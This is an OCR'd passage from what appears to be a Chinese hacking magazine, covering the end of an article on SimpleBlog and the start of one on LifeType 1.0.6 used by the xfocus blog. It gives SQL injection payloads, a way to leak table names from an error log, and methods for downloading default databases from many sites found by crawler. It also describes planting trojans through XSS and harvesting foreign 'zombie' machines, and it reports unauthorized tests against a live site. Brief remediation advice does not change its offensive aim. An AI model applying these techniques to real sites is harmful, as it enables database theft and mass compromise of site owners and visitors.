


图7

对于注入，目录组为：SimpleBlog或者bolg；文件名为？

view=plink&id=（id也是多少随便填，不过最好填小一点）。我们还可以利用很多管理员的懒惰，来进行默认数据库下载，目录组为：db或SimpleBlog/db或者bolg/db，文件名为：simpleBlog.mdb，如图7所示，得到了很多数据库地址，下载一个来看看（图8）。利用挖掘鸡我们的效率大大增加了吧。



图8

四、总结

首先这个系统的两个版本都没有采用加密技术，这对系统的危害比较大，因为直接注入得到的密码就是明文，如果采用加密技术（如MD5）以后只要管理员的密码设置的比较复杂，那么也不是那么容易被破解，这就大大的增强了系统的安全性。因为程序中的一些变量由于没有过滤或者只过滤了单引号，这是非常严重的错误安全思想，进而导致了注入和跨站。如果过滤了单引号那我们在构造SQL语句的时候只要避开单引号就可以了，比如利用类似的代码来注入：**and 1=(select id from admin where asc(mid(username,1,1))>10)**。这样不就避开了单引号的干扰了。所以对于注入漏洞的防御仅仅过滤但引号是没有什么用处的，一定要过滤SQL语句中一些词语，才可以防止注入。而对于跨站漏洞的修补主要有两点：1.限制用户提交数据的长度；2.过滤或者转换用户提交数据中的HTML代码。因为改该系统采用ACCESS数据库而且不提供任何的上传功能，那就更别提数据库备份了，所以没有得到webshell，是有点遗憾。不过可以利用注入漏洞来得到管理员的密码进而利用跨站漏洞来进行挂马。使用该系统的网站全部为国外的，所以可以得到很多国外肉鸡哦。

（本文所涉及到的阿D注入工具已收录到光盘中）

挑战安全焦点的入侵

安全指数：★★★★★
文章简介：对安全焦点网站使用的blog程序——lifetype1.0.6存在的几个安全漏洞进行了分析

爱无言

安全焦点！？真的假的，难道他们的网站真的有漏洞吗？倘若我告诉你安全焦点的博客网站有漏洞的话，你是不是会大吃一惊呢？作为国内领先的安全网站使用的blog程序竟然存在着巨大的漏洞，倘若你不信的话就随我来看看吧。

安全焦点使用的blog程序是lifetype，版本是1.06。起初，我以为安焦的blog程序是他们自己编写的，所以才想测试一下，当发现使用的是lifetype时，我赶忙下载了一套程序，开始读起代码来。

可以说这个博客程序非常美观实用，程序使用类结构封装了所有用到的变量，这使得刚开始阅读代码有一点复杂，因为你要明白程序的运转流程，才能找到相应的类对象。

不多说了，急忙在本机搭建平台开始测试，我们先来看第一个漏洞：暴露物理路径漏洞。这个漏洞主要是因为程序在定义全局变量时未考虑变量的传递，导致未定义出错，而暴露物理路径的，如图1。




图1

由于程序没有传递好变量PLOG_CLASS_PATH，导致程序无法包含文件，于是就暴露了物理路径。这个漏洞不止这一个文件可以暴露，很多文件都能导致出错。

你可能会说这个没什么用，只能算是一个bug，那么别急，让我再告诉你下一个漏洞：注入漏洞。这个漏洞的危害可就大了。测试这个漏洞时我发现，不管php设置文件中的magic_quotes_gpc是否开启，都可以成功注入。首先让我们理论分析一下，问题主要出在程序对资源文件的处理上，看看文件galleryresources.class.php是怎么写的：

```
        function getResourceFile( $ownerId, $fileName, $albumId = -1 )
        {
            $query = "SELECT id, owner_id, album_id, description,
                      date, flags, resource_type, file_path, file_name,
                      metadata, thumbnail_format
             FROM ".$this->getPrefix()."gallery_resources
                      WHERE owner_id = $ownerId AND
                      file_name = '$fileName'";
```

对于$fileName变量，没有任何过滤就直接放进了查询语句，导致我们可以进行注入攻击，而$fileName这个变量，是由resource变量传递进来的，所以利用提交的resource变量我们就能进行注入攻击了。理论完，让我们看看实际操作吧，这个是正常页面，如图2。




图2

现在加入我们的注入语句'**%20and%20(select%20count(*)%20from%20xf_users)>0/***，注意一定要加上后面的/**，因为程序后面会改变查询语句，不然不能成功，看看效果，如图3。

把注入语句‘ and (select count(*) from lt_users)>0/** 换成注入语句‘ and (select count(*) from xf_users)<0/**，怎么样，出错了吧，因为数据表xf_users内容不可能为空的，如图4。




图3




图4

在利用这个漏洞时最让人头疼的是表名的猜解，因为程序初始化时，要用户可以自己设置表名的前缀，默认是lt，但是要是修改了，我们可就难猜解了。在我郁闷的准备编个程序自动猜解时，我发现如果是在Windows系统下，使用IIS并且没有进行特殊设置的话，可以通过访问tmp目录下的sql_error.log文件来变相的获得数据表名，因为程序会自动将查询出错的语句记录到这个文件中，其内容像这样：

```
27-08-2006 17:18:38 ERROR - The following query =
SELECT id, owner_id, album_id, description,
        date, flags, resource_type, file_path, file_name,
            metadata, thumbnail_format
            FROM xf_gallery_resources
                    WHERE owner_id = 1 AND
        file_name = 'COPYRIGHT.txt' and……
```

看到xf_gallery_resources了吗，这样我们不费吹灰之力就得到了表名。但是如果是在Linux系统或者apache的设置环境下，我们可就出现访问权不够的错误了。

结合前面的物理路径泄露漏洞，我们完全可以得到一个webshell，具体方法我就不多说了，参考以前的文章吧。

当我使用这两个漏洞去安焦的blog测试时，也是成功的，如图5。在测试过程中我还发现安焦的blog网站设置有点不够严格，可以使用户浏览网站目录，如图6。




图5

